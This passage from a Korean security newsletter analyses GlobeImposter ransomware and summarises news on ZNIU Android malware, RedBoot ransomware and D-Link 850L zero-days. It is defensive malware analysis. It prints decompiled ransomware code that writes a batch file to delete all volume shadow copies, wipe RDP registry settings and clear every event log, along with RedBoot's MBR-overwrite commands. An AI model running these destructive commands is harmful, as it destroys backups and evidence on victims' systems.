
2.5. 결제유도와 복호화

암호화가 진행된 폴더의 경우, 각 폴더에 복호화를 위한 결제안내의 랜섬노트를 드롭한다. 생성된 파일은 “로컬의 파일들은 암호화가 되었고 이를 복호화하기 위해서는 결제가 필요하다”라는 내용으로 안내하며 결제를 유도한다. 다음은 드롭된 랜섬노트 화면이다.



[그림 7] 랜섬노트 화면

또한 공격자는 사용자의 결제 동기 부여를 위해 1 개의 파일을 복호화를 시켜준다.
복호화는'https://supp7.freshdesk.com/support/tickets/new'로부터 이루어진다. 복호화 제공 사이트의 화면은 다음과 같다.



[그림 8] 복호화 제공 사이트

실제로 해당 사이트를 통해 공격자에게 암호화된 데이터를 전달하면, 다음과 같이 복호화가 이루어진 데이터를 전달받게 된다.

암호화된 데이터	복호화된 데이터
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 00000000 19 8E C2 D2 A0 FD 4D 1A 59 F6 F5 25 4B E5 50 2A .ŽÂÒ ýM.Yöõ%KåP* 00000010 F4 CD 68 00 97 65 2D 69 39 C3 9D 8A 40 98 3D F2 ôÍh.—e-i9Ã.Š@˜=ò 00000020 D5 EC 3F 3F 93 51 87 67 80 09 66 42 53 82 54 37 Õì??"Q‡g€.fBS‚T7 00000030 ED 38 EB 24 DF 30 DA E0 C2 2F 84 8D 17 80 BB 20 í8ë$ßÚàÂ/„..€» 00000040 68 AF 39 17 46 9F 05 A5 32 EF 20 F5 BE D9 22 0D h¯9.FŸ.¥2ï õ¾Ù". 00000050 53 A4 14 B5 76 52 1B EE AD C4 BC DB 3C 94 62 17 S¤.µvR.î.Ä¼Û<"b. 00000060 E3 72 57 38 45 C8 A5 D4 A7 EA F0 AE 16 9D 8A F8 ãrW8EÈ¥Ô§êð®..Šø 00000070 0D 08 8D CC AB 1E E5 38 F9 BA D0 56 C2 7D 5F 5A ...Ì«.å8ù°ÐVÂ}_Z 00000080 5C 27 5C 6F 2F 9E F6 9D 5B 3A FC 35 75 83 F9 8C \'\o/žö.[:ü5uƒùŒ 00000090 DC 0E 6A F8 06 52 38 1B 0C CF F8 74 97 E0 7D E1 Ü.jø.R8..Ïøt—à}á 000000A0 0A EE 72 B6 68 23 C3 DC 4C 8D CE 66 C6 BF 36 BA .îr¶h#ÃÜL.ÎfÆ¿6° 000000B0 6C F8 30 A5 5C 05 3C 6F 92 A7 00 2B 49 2A AB A8 lø0¥\.<o'§.+I*«¨ 000000C0 D2 41 E3 68 CC 11 3E B0 9C 14 B0 4E 81 AF 73 FB ÒAãhÌ.>°œ.°N.¯sû	Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 00000000 50 79 74 68 6F 6E 20 4E 65 77 73 0D 0A 2B 2B 2B Python News..+++ 00000010 2B 2B 2B 2B 2B 2B 2B 0D 0A 0D 0A 57 68 61 74 ++++++++....What 00000020 73 27 20 4E 65 77 20 69 6E 20 50 79 74 68 6F 6E s' New in Python 00000030 20 32 2E 37 2E 36 3F 0D 0A 3D 3D 3D 3D 3D 3D 3D 2.7.6?..======= 00000040 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D 3D ================ 00000050 3D 3D 3D 3D 0D 0A 0D 0A 2A 52 65 6C 65 61 73 65 ====....*Release 00000060 20 64 61 74 65 3A 20 32 30 31 33 2D 31 31 2D 31 date: 2013-11-1 00000070 30 2A 0D 0A 0D 0A 4C 69 62 72 61 72 79 0D 0A 2D 0*....Library..- 00000080 2D 2D 2D 2D 2D 2D 0D 0A 0D 0A 2D 20 49 73 73 75 ------....- Issu 00000090 65 20 23 31 39 34 33 35 3A 20 46 69 78 20 64 69 e #19435: Fix di 000000A0 72 65 63 74 6F 72 79 20 74 72 61 76 65 72 73 61 rectory traversa 000000B0 6C 20 61 74 74 61 63 6B 20 6F 6E 20 43 47 49 48 l attack on CGIH 000000C0 74 74 70 52 65 71 75 65 73 74 48 61 6E 64 6C 65 ttpRequestHandle

[표 3] 암 · 복호화된 데이터 비교

2.6. 볼륨섀도우 삭제와 원격지원 무력화 및 로그삭제

GlobeImposter 랜섬웨어는 사용자의 파일복원을 방지하기 위해 볼륨섀도우를 카피본을 삭제한다. 또한 원활한 감염을 위해 원격지원과 관련된 레지스트리를 삭제하여 무력화시키고 해당 로그를 삭제한다. 다음은 볼륨섀도우 삭제 및 원격지원관련 삭제 코드이다.

```
GetTempFileNameW(&PathName, L"__tmp", 0, &TempFileName);
wcscat(&TempFileName, L".bat");
result = CreateFileW(&TempFileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
v1 = result;
if ( result != -1 )
{
  v2 = lstrlenA("@echo off₩r₩nvssadmin.exe Delete Shadows /All /Quiet₩r₩nreg delete ₩"HKEY_CURRENT_USER
  WriteFile(
    v1,
    "@echo off₩r₩n"
    "vssadmin.exe Delete Shadows /All /Quiet₩r₩n"
    "reg delete ₩"HKEY_CURRENT_USER₩₩Software₩₩Microsoft₩₩Terminal Server Client₩₩Default₩" /va /f₩r₩n"
    "reg delete ₩"HKEY_CURRENT_USER₩₩Software₩₩Microsoft₩₩Terminal Server Client₩₩Servers₩" /f₩r₩n"
    "reg add ₩"HKEY_CURRENT_USER₩₩Software₩₩Microsoft₩₩Terminal Server Client₩₩Servers₩"₩r₩n"
    "cd %userprofile%₩₩documents₩₩₩r₩n"
    "attrib Default.rdp -s -h₩r₩n"
    "del Default.rdp ₩r₩n"
    "for /F ₩"tokens=*₩" %1 in ('wevtutil.exe el') DO wevtutil.exe cl ₩"%1₩"",
    v2,
    &NumberOfBytesWritten,
    0);
  CloseHandle(v1);
  result = CREATEPROCESS(&TempFileName);
```

[그림 9] 볼륨섀도우 삭제 및 원격지원 레지스트리 삭제코드

3. 결론

이번에 알아본 GlobeImposter 랜섬웨어는 사용자의 중요파일을 암호화한 뒤 데이터 복호화의 대가로 비트코인 결제를 요구하는 악성코드이다. 이 악성코드에 감염되면 특정 경로의 파일들을 제외하고 확장자에 관계없이 모두 암호화시킨다. 또한 완벽한 암호화를 위해 현재 작성 중인 문서까지 타겟으로 하는 치밀함까지 보였다.
본 보고서에서 다루는 GlobeImposter 랜섬웨어 외에도 암호화된 파일의 확장자를 '.707'이 아닌 다양한 문자열로 변경시키는 다수의 변종들이 유포되고 있다.

따라서 지속적으로 변종이 등장하고 있는 만큼 사용자는 주기적으로 중요 파일을 백업하는 습관을 들여야 하며, 패치 누락으로 인한 취약점이 발생하지 않도록 OS 와 소프트웨어는 최신 버전의 업데이트를 유지해야 한다. 메일로 첨부되는 파일에 대해서는 실행 시 주의해야 하고 백신을 최신 업데이트 상태로 유지하며 주기적인 검사를 실시하여 감염을 예방해야 한다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권

루트 권한을 얻기 위해 Dirty COW 리눅스 결점을 악용한 첫 번째 안드로이드 멀웨어 발견

First Android Malware Found Exploiting Dirty COW Linux Flaw to Gain Root Privileges

리눅스 커널에 영향을 미치는 Dirty COW 취약점이 공개되고 약 1 년 후인 지금, 연구원들은 범죄자들이 안드로이드 사용자들에게 이를 악용하기 시작했다고 경고했다. 작년 10 월 공개 된 Dirty COW 취약점은 리눅스 커널 부분에 수년간 존재했으며, 활발히 악용되고 있었다. 이 취약점은 권한이 없는 로컬 공격자가 race condition 이슈를 통해 루트 권한을 얻어, 루트에 있는 읽기 전용 실행 파일에 접근해 원격 공격을 실행할 수 있도록 허용한다. 연구원들은 지난 월요일 멀웨어 샘플인 ZNIU 가 DirtyCOW 로 알려진 이 권한 상승 취약점 (CVE-2016-5195)을 활발히 악용 중이라고 밝혔다. 이는 해당 취약점이 모바일 플랫폼에서 악용 된 첫 번째 사례다.

DirtyCOW 익스플로잇, 1,200 개의 안드로이드 앱에서 발견 돼

이 멀웨어는 DirtyCOW 익스플로잇을 사용해 안드로이드의 리눅스 커널의 Copy-on-write(COW) 메커니즘을 통해 안드로이드 기기를 루팅시키고, 공격자들이 데이터를 수집하고 유료 폰 번호를 통해 수익을 창출하는데 사용될 수 있는 백도어를 설치했다. 연구원들은 ZNIU 멀웨어를 1,200 대 이상의 악성 안드로이드 앱에서 발견했다. 이들 중 일부는 성인 컨텐츠 및 게이밍 앱으로 위장했다.

DirtyCOW 취약점은 모든 안드로이드 OS 에 영향을 미치지만, ZNIU 의 DirtyCOW 익스플로잇은 ARM/X86 64 비트 아키텍쳐를 갖춘 안드로이드 기기에서만 작동한다. 그러나, 이 최근 익스플로잇은 SELinux 를 우회하고 백도어를 설치할 수도 있다.

ZNIU 의 DirtyCOW 익스플로잇의 동작법

ZNIU 의 감염 체인 (출처: http://blog.trendmicro.com/trendlabs-security-intelligence/zniu-first-android-malware-exploit-dirty-cow-vulnerability/) ZNIU 멀웨어를 내장한 앱이 다운로드 및 설치 되면, 이 앱은 C&C 서버와 통신해 업데이트 된 코드가 있는지 확인한다. 그리고 동시에 DirtyCOW 익스플로잇을 이용해 로컬 권한 상승을 통해 기기의 루트 접근 권한을 얻은 후 시스템의 제한사항들을 우회하여 '미래에 이루어질 원격 제어 공격을 위한 백도어'를 설치한다.

또한 통신사 정보를 수집해 중국의 가짜 회사로 보내지는 유료 SMS 메시지를 통해 돈을 지불하려고 시도한다. SMS 트랜잭션이 끝나면, 이 멀웨어는 기기에서 메시지를 삭제해 해킹의 흔적을 지운다.

연구원들은 이 악성코드가 이미 최근에만 5,000 명 이상의 안드로이드 사용자들을 감염 시켰으며, 주요 피해자들은 중국과 인도이고, 미국, 일본, 캐나다, 독일, 인도네시아를 포함한 40 개국에도 피해자가 존재한다고 밝혔다.

구글은 이미 DirtyCOW 취약점을 수정하는 안드로이드용 패치를 발표했다. 또한 구글은 Play Protect 기능이 이제는 이 멀웨어를 탐지하는 것을 확인했다.

이 악성코드에 감염 되는 것을 막는 가장 쉬운 방법은, 공식 구글 플레이 스토어에서만 앱을 다운로드 하는 것이다.

[출처] http://thehackernews.com/2017/09/dirty-cow-android-malware.html

http://blog.trendmicro.com/trendlabs-security-intelligence/zniu-first-android-malware-exploit-dirty-cow-vulnerability/

랜섬웨어냐, 와이퍼냐? RedBoot, 파일들을 암호화 하고 파티션 테이블까지 수정해

Ransomware or Wiper? RedBoot Encrypts Files but also Modifies Partition Table

실행 될 경우 컴퓨터의 파일들을 암호화 시키고, 시스템 드라이브의 MBR 을 바꿔치기 하고, 특정 방식으로 파티션 테이블을 수정하는 새로운 bootlocker 랜섬웨어가 발견 되었다. 이는 RedBoot 이라 명명 되었다.


이 랜섬웨어는 MBR 과 파티션 테이블을 복구시키기 위한 key 를 입력하는 방법을 제공하지 않고 있어, 이 개발자가 부팅이 가능한 복호화를 제공하지 않는다 가정했을 때 이 멀웨어는 와이퍼일 가능성이 높다.

RedBoot 의 암호화 프로세스

컴파일 된 AutoIT 실행파일인 RedBoot 랜섬웨어가 실행 되면, 이는 런처가 실행 된 경로 내에 랜덤한 이름의 폴더 내에 파일 5 개를 드랍한다. 이 파일들은 boot.asm, assembler.exe, main.exe, overwrite.exe, protect.exe 이며, 각각의 역할은 아래와 같다.

assembler.exe
nsam.exe 파일의 리네이밍 된 복사본으로써 boot.asm 어셈블리 파일을 MBR 파일인 boot.bin 파일로 컴파일 하는데 사용된다.

boot.asm
이 파일은 새 마스터 부트 레코드로 컴파일 될 어셈블리 파일이다.



boot.bin

boot.asm 파일이 assembly.exe 로부터 컴파일 되면 생성 되는 파일이다.

overwrite.exe

이 프로그램은 기존의 마스터 부트 레코드(MBR)을 새로이 컴파일 된 boot.bin 으로 덮어쓰기 하는 역할을 한다.

main.exe

컴퓨터의 파일들을 암호화하는 사용자 모드 암호화 프로그램이다.

protect.exe

다양한 프로그램들이 실행 되는 것을 막고, 종료시키는 역할을 한다. 여기에는 작업 관리자 및 프로세스해커가 포함 된다.


파일의 압축이 풀리면 메인 런처가 아래의 명령어를 실행해 boot.asm 파일을 boot.bin 파일로 컴파일한다.

```
[Downloaded_Folder]\70281251\assembler.exe" -f bin "[Downloaded_Folder]\70281251\boot.asm" -o "[Downloaded_Folder]\70281251\boot.bin"
```


Boot.bin 파일이 컴파일 되면, 런처는 boot.asm 과 overwrite.exe 파일들을 컴퓨터에서 삭제한다. 이후 아래의 명령어를 사용해 overwrite.exe 프로그램을 사용해 컴퓨터의 기존 MBR 을 boot.bin 으로 덮어쓰기 한다.

```
"[Downloaded_Folder]\70945836\overwrite.exe" "[Downloaded_Folder]\70945836\boot.bin"
```

런처는 이제 main.exe 프로그램을 시작해 컴퓨터에서 암호화할 파일들을 찾는다. 이 main.exe 프로그램은 감염을 분석하거나 중단시키는데 사용될 프로그램들을 차단하기 위해 protect.exe 프로그램을 실행한다.
Main.exe 는 실행파일, dll, 일반 데이터 파일들을 암호화 후 .locked 확장명을 붙인다.



〈Redboot 의 랜섬 스크린〉

이 랜섬 스크린은 피해자에게 지불할 방법을 알기 위해 redboot@memeware.net 으로 ID key 를 보내라고 지시한다. 이 랜섬웨어는 새로이 발견 되었으며, 여전히 연구되고 있는 중이지만 지금까지 확인한 바로는 희생양이 돈을 지불한다고 하더라도 얻을 수 있는 것은 없는 것으로 보인다. 파일이 암호화 되고 MBR 이 덮어쓰기 되는 것 외에도, 이 랜섬웨어는 별다른 복구 방법 없이 파티션 테이블을 수정하기 때문이다.

이는 피해자들이 개발자들에게 연락해 돈을 지불한다고 해도 하드 드라이브가 복구될 수 없음을 의미한다. 이 부분에 대해서는 추가적인 연구를 진행할 예정이다.

버그가 포함 된 랜섬웨어인가, 아니면 와이퍼인가?
이 랜섬웨어는 표준 사용자 모드 암호화를 수행하는 동안 파티션 테이블을 수정함으로써 복호화에 사용 되는 key 를 입력할 수 없기 때문에 랜섬웨어를 가장한 와이퍼라고 볼 수 있다. 하지만 개발자는 이 랜섬웨어를 개발하는데 AutoIT 와 같은 스크립팅 언어를 사용했기 때문에, 이는 그저 버그가 많고 형편없이 코딩 된 랜섬웨어일 가능성도 있다.

확실히 말하기는 어렵지만, memeware.net 을 확인한 후 연구원들은 이 멀웨어가 그저 버그가 많은 랜섬웨어인 것으로 추측하고 있다.

[출처] https://www.bleepingcomputer.com/news/security/ransomware-or-wiper-redboot-encrypts-files-but-also-modifies-partition-table/

D-Link 850L 무선 라우터에서 제로데이 결점 10 개 발견 돼

Researcher Discloses 10 Zero-Day Flaws in D-Link 850L Wireless Routers

한 보안 연구원이 대만의 네트워킹 장비 회사인 D-Link 의 라우터들에서 사용자들을 사이버 공격에 노출 시키는 심각한 제로데이 취약점 10 개를 발견했다.

D-Link DIR 850L wireless AC1200 듀얼밴드 기가비트 클라우더 라우터들이 XSS 취약점, 적절한 펌웨어 보호 기능 부족, 백도어 접근, 루트 접근으로 이어지는 명령어 인젝션 공격 등을 포함한 10 개의 보안 이슈에 취약한 것으로 나타났다.

이 취약점들이 성공적으로 악용 될 경우, 해커가 연결을 방해하고, 악성 펌웨어를 업로드하고, 루트 권한을 얻고, 원격으로 라우터 및 네트워크를 하이잭 후 제어할 수 있도록 허용해 모든 연결 된 기기를 사이버공격에 노출 시킬 수 있다. 해당 연구원은 지난 2 월에도 D-Link 제품들의 취약점 9 개를 제보했지만, 회사는 이 문제를 무시해 취약점들을 공개했다.

그래서 연구원은 이번에 발견한 제로데이 취약점은 회사에 제보하지 않고 공개하기로 결정했다. 이 연구원이 발견한 D-Link 850L revision A 와 revision B 에서 발견한 제로데이 취약점 10 개는 아래와 같다:

1. 적절한 펌웨어 보호 부족 – 펌웨어 이미지를 보호하는 정책이 존재하지 않기 때문에, 공격자는 라우터에 악성 펌웨어를 업로드할 수 있다. D-Link 850L RevA용 펌웨어는 아예 보호장치가 없으며, D-Link 850L RevA는 보호 되었지만 하드코딩 된 패스워드를 사용한다.
2. XSS 취약점 – D-Link 850L RevA의 LAN 및 WAN이 모두 '사소한' XSS 결점에 취약해 공격자들이 해당 XSS 를 사용해 인증 된 사용자를 공격해 인증 쿠키를 훔치는데 사용할 수 있다.
3. 관리자 암호 얻기 – D-Link 850L RevB의 LAN과 WAN 모두 취약해 공격자들이 관리자 패스워드를 얻어 MyDLink 클라우드 프로토콜을 사용해 사용자의 라우터를 공격자의 계정에 등록하여 라우터 전체 접근 권한을 얻을 수 있게 된다.
4. 취약한 클라우드 프로토콜 – 이 문제는 D-Link 850L RevA, RevB에 영향을 미친다. MyDLink 프로토콜은 피해자의 라우터와 MyDLink 계정 사이의 통신을 보호하기 위한 어떠한 암호화도 이루어지지 않는 TCP 터널을 통해 동작한다.
5. 백도어 접근 – D-Link 850L RevB라우터들에 Alphanetworks를 통한 백도어 접근이 가능해, 공격자가 라우터의 root shell을 얻을 수 있도록 허용한다.

6. 펌웨어에 하드 코딩 된 개인 키 – 개인 암호화 키가 D-Link 850L RevA, RevB의 펌웨어에 하드 코딩 되어있어 중간자 공격을 통해 추출이 가능하다.

7. 인증 체크 없음 – 이로 인해 공격자들이 인증 되지 않은 HTTP 요청을 통해 D-Link 850L RevA라우터의 DNS 세팅을 변경해 트래픽을 그들의 서버로 포워딩하고 라우터를 제어할 수 있게 된다.

8. 취약한 파일 권한 및 크리덴셜이 평문 형태로 저장되는 문제 – D-Link 850L RevA, RevB 모두 로컬 파일들이 노출 됩니다. 또한 라우터는 크리덴셜을 순수 텍스트 형태로 저장한다.

9. 루트 사전 인증 RCE – D-Link 850L RevB 라우터에서 실행 되는 터널 DHCP 클라이언트가 명령어 주입 공격에 취약해 공격자들이 영향을 받는 기기들에서 루트 권한을 얻을 수 있도록 허용한다.

10. DoS 버그 – 공격자들이 D-Link 850L RevA와 RevB에서 실행 중인 대몬들 중 일부를 LAN을 통해 원격으로 충돌시킬 수 있다.

연구원은 이러한 공격들로부터 보호받기 위해서는 해당 D-Link 라우터와의 연결을 끊으라고 조언했다.

[출처] http://thehackernews.com/2017/09/d-link-router-hacking.html

https://pierrekim.github.io/blog/2017-09-08-dlink-850l-mydlink-cloud-0days-vulnerabilities.html

2. 중국

중국, 10 월 8 일부터 wechat, QQ, weibo 실명인증 의무화

国家互联网信息办公室公布《互联网群组信息服务管理规定》

최근, 중국의 사이버관리부문은 〈인터넷 네티즌 정보서비스 관리 규정〉을 공개하였으며, 이 규정은 10 월 8 일부터 적용될 것이라고 밝혔다.

이로서 QQ, wechat, 웨이보, alipay 등의 서비스들은 반드시 실명인증을 해야 한다.

〈규정〉에는 '사용자들에게 정보서비스를 제공하는 업체들은 사용자들의 정보를 안전하게 보호하기 위하여 각종 보안설정, 서비스 규모에 맞는 인력 및 기술능력보유, 백업, 감사 등 각종 관리체계를 구축하고 있어야 한다' 또한 '정보사업자들은 자신들의 서비스를 사용하는 고객들의 실명인증을 받아 신뢰있는 관리체계를 구축하며, 고객정보 종류별 차별화 된 보호조치를 도입해야 한다'라고 명시하였다.

